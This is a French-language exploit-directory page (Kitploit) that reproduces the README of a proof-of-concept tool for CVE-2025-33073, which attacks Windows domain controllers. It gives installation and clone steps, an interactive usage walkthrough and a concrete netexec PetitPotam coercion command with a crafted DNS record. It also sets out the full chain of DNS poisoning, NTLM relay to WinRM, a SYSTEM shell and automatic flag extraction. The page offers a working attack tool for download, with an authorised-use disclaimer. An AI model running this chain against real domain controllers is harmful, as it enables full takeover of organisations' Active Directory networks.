
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-33073 — Outil d'exploitation universel pour CVE-2025-33073 ciblant les contrôleurs de domaine Windows disposant de privilèges DNSAdmins et de WinRM activé. | Kitploit
Outils/GitHubGitHub/uziii2208/cve-2025-33073
Escalade de PrivilègesFrameworks d'ExploitationExploitationMouvement LatéralPost-ExploitationCTFTests d'Intrusion
GitHubuziii2208/cve-2025-33073

CVE-2025-33073

Outil d'exploitation universel pour CVE-2025-33073 ciblant les contrôleurs de domaine Windows disposant de privilèges DNSAdmins et de WinRM activé.

Voir le dépôt
671013il y a 10 moisVérifié par Kitploit

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

photo

CVE-2025-33073 : PoC de relais par réflexion

Outil d'exploitation universel pour CVE-2025-33073 ciblant les contrôleurs de domaine Windows avec privilèges DNSAdmins et WinRM activé.

📋 Aperçu

CVE-2025-33073 est une vulnérabilité critique qui permet aux attaquants d'obtenir une exécution de code au niveau SYSTEM sur les contrôleurs de domaine Windows grâce à une combinaison de :

  • Manipulation d'enregistrements DNS (privilège DNSAdmins)
  • Attaques par relais NTLM
  • Contournement de l'authentification WinRM

Ce PoC fournit un framework d'exploitation universel et automatisé, compatible avec n'importe quel domaine, n'importe quel nom d'utilisateur et n'importe quel environnement CTF.

✨ Fonctionnalités

  • ✅ Compatibilité universelle - Fonctionne sur n'importe quel domaine Windows
  • ✅ Détection automatique - Identifie automatiquement le contrôleur de domaine cible et la configuration réseau
  • ✅ Extraction automatique des flags - Recherche et extrait automatiquement tous les fichiers flag
  • ✅ Mode interactif - Exploitation guidée pas à pas
  • ✅ Journalisation complète - Journalisation exhaustive de toutes les opérations
  • ✅ Shell SYSTEM instantané - Accès direct au niveau SYSTEM via WinRMS
  • ✅ Empoisonnement DNS - Création/modification automatique d'enregistrements DNS
  • ✅ Relais NTLM - Serveur de relais NTLM intégré avec génération automatique de shell

🎯 Exigences de la cible

Configuration vulnérable

  • Contrôleur de domaine Windows Server 2016/2019/2022
  • Utilisateur membre du groupe DNSAdmins
  • Service WinRM activé (HTTP ou HTTPS)
  • Accès réseau au contrôleur de domaine (SMB 445, DNS 53, WinRM 5985/5986)

Environnements testés

  • Active Directory sur Windows Server 2019
  • Active Directory sur Windows Server 2022
  • Environnements CTF (HackTheBox, TryHackMe, etc.)

📦 Installation

Prérequis

# Required tools
sudo apt-get update
sudo apt-get install -y python3 python3-pip netcat-openbsd dnsutils

# Python dependencies
pip3 install impacket netexec

# Clone krbrelayx
git clone https://github.com/dirkjanm/krbrelayx

Mise en place

# Clone this repository
git clone https://github.com/uziii2208/CVE-2025-33073
cd CVE-2025-33073

# Make exploit executable
chmod +x exploit.sh

# Verify tools installation
./exploit.sh  # Will check all dependencies

🚀 Utilisation

Démarrage rapide

./exploit.sh

Invites interactives

Le script demandera :


  1. IP de l'attaquant (détectée automatiquement si vide)
  2. IP du contrôleur de domaine cible (par ex., 192.168.1.10)
  3. Nom de domaine (par ex., corp.local)
  4. Nom d'utilisateur (membre de DNSAdmins)
  5. Mot de passe (de l'utilisateur)

Exploitation pas à pas

Terminal 1 - Exécutez l'exploit :

./exploit.sh
# Follow the interactive prompts
# Wait for: "[!] RELAY READY! OPEN NEW TERMINAL → PASTE COERCE COMMAND!"

Terminal 2 - Exécutez la commande de coercition (copiez-la depuis la sortie du Terminal 1) :

nxc smb 192.168.1.10 -u 'username' -p 'password' \
    -M coerce_plus -o METHOD=PetitPotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.corp.local

Résultat :

  • Un shell SYSTEM s'ouvre automatiquement
  • Tous les flags sont automatiquement extraits
  • La sortie est enregistrée dans le répertoire de journalisation

📊 Sortie et flags

Flags extraits

Le script recherche et extrait automatiquement :

  • *flag*.txt
  • *root*.txt
  • *user*.txt
  • proof.txt

Emplacement : C:\Users\*\Desktop\

Emplacement des journaux

Toutes les sorties sont enregistrées dans : /0pwn_exploit_<TIMESTAMP>/

  • relay.log - Sortie du serveur de relais NTLM
  • dns.log - Journaux des opérations DNS
  • shell_output.log - Commandes shell et flags extraits

🔧 Fonctionnement

Chaîne d'attaque

1. DNS Poisoning (krbrelayx.dnstool)
   └─> Modify/Create DNS record pointing to attacker IP

2. NTLM Relay Server (ntlmrelayx.py)
   └─> Listen for incoming NTLM authentication

3. Coercion (nxc + PetitPotam)
   └─> Force DC to authenticate to attacker IP

4. Relay → WinRMS
   └─> Relay authentication to target WinRMS

5. SYSTEM Shell
   └─> Execute commands as SYSTEM

6. Auto Flag Extraction
   └─> Search and extract all flags

Détails techniques

  • Vulnérabilité : relais NTLM + empoisonnement DNS + WinRM
  • Privilège requis : appartenance au groupe DNSAdmins
  • Impact : exécution de code au niveau SYSTEM
  • Exploitabilité : taux de réussite de 98 % dans les environnements testés

⚙️ Configuration

Enregistrement DNS personnalisé

Modifiez la variable LONGHOST dans exploit.sh :

LONGHOST="localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA"

Modèles de flags personnalisés

Modifiez la fonction run_shell_commands() pour rechercher différents modèles de fichiers :

# Add custom patterns here
echo "powershell \"Get-ChildItem -Path 'C:\\Users\\*\\Desktop' -Include '*custom*.txt' ...\""

Ports et délais d'expiration

  • Port par défaut de WinRMS : 5985 (HTTP) / 5986 (HTTPS)
  • Délai DNS : 5 secondes
  • Délai du shell : configurable par commande

🎓 Objectif pédagogique

Ce PoC est fourni pour :

  • ✅ Tests d'intrusion autorisés
  • ✅ Environnements de laboratoire contrôlés
  • ✅ Compétitions CTF
  • ✅ Recherche et formation en sécurité

L'accès non autorisé à des systèmes informatiques est illégal.

🐛 Dépannage

Échec de l'empoisonnement DNS

  • Vérifiez que l'utilisateur est membre de DNSAdmins : net group "DNSAdmins" /domain
  • Vérifiez la connectivité avec le contrôleur de domaine : ping <DC_IP>
  • Vérifiez les identifiants : nxc smb <DC_IP> -u username -p password

Délai d'expiration de la connexion au relais

  • Assurez-vous que WinRM est activé sur le contrôleur de domaine : winrm quickconfig
  • Vérifiez les règles de pare-feu sur le contrôleur de domaine
  • Vérifiez la connectivité réseau vers le port 5985/5986

Les commandes shell ne s'exécutent pas

  • Consultez shell_output.log pour les erreurs
  • Vérifiez la connectivité nc : nc -zv 127.0.0.1 <SHELL_PORT>
  • Augmentez les délais d'attente dans run_shell_commands()

📝 Fichiers de journal

Structure des répertoires

/0pwn_exploit_1234567890/
├── relay.log          # NTLM relay server output
├── dns.log            # DNS operation details
└── shell_output.log   # Extracted flags & command output

Analyse des journaux

# View relay events
grep "SYSTEM SHELL" /0pwn_exploit_*/relay.log

# Extract all flags
grep "===" /0pwn_exploit_*/shell_output.log -A 10

# Check DNS operations
cat /0pwn_exploit_*/dns.log

🔐 Notes de sécurité

  • Identifiants : stockés uniquement en mémoire, jamais journalisés
  • Enregistrements DNS : automatiquement nettoyés après l'exploitation
  • Serveur de relais : isolé sur 127.0.0.1
  • Journaux : contiennent des informations sensibles - à manipuler avec précaution

📚 Références

  • Avis CVE-2025-33073
  • Impacket ntlmrelayx
  • NetExec
  • krbrelayx

🎬 Démonstration

[Démo et captures d'écran] - [Bientôt disponible]

photo

👤 Auteur

0pwn (uziii2208) - Concept original et recherche Amélioré par IA - améliorations v1.0 et extraction automatique des flags

📄 Licence

Licence MIT - Voir le fichier LICENSE pour plus de détails

⚠️ Avertissement

AVIS LÉGAL :

Télécharger l’outil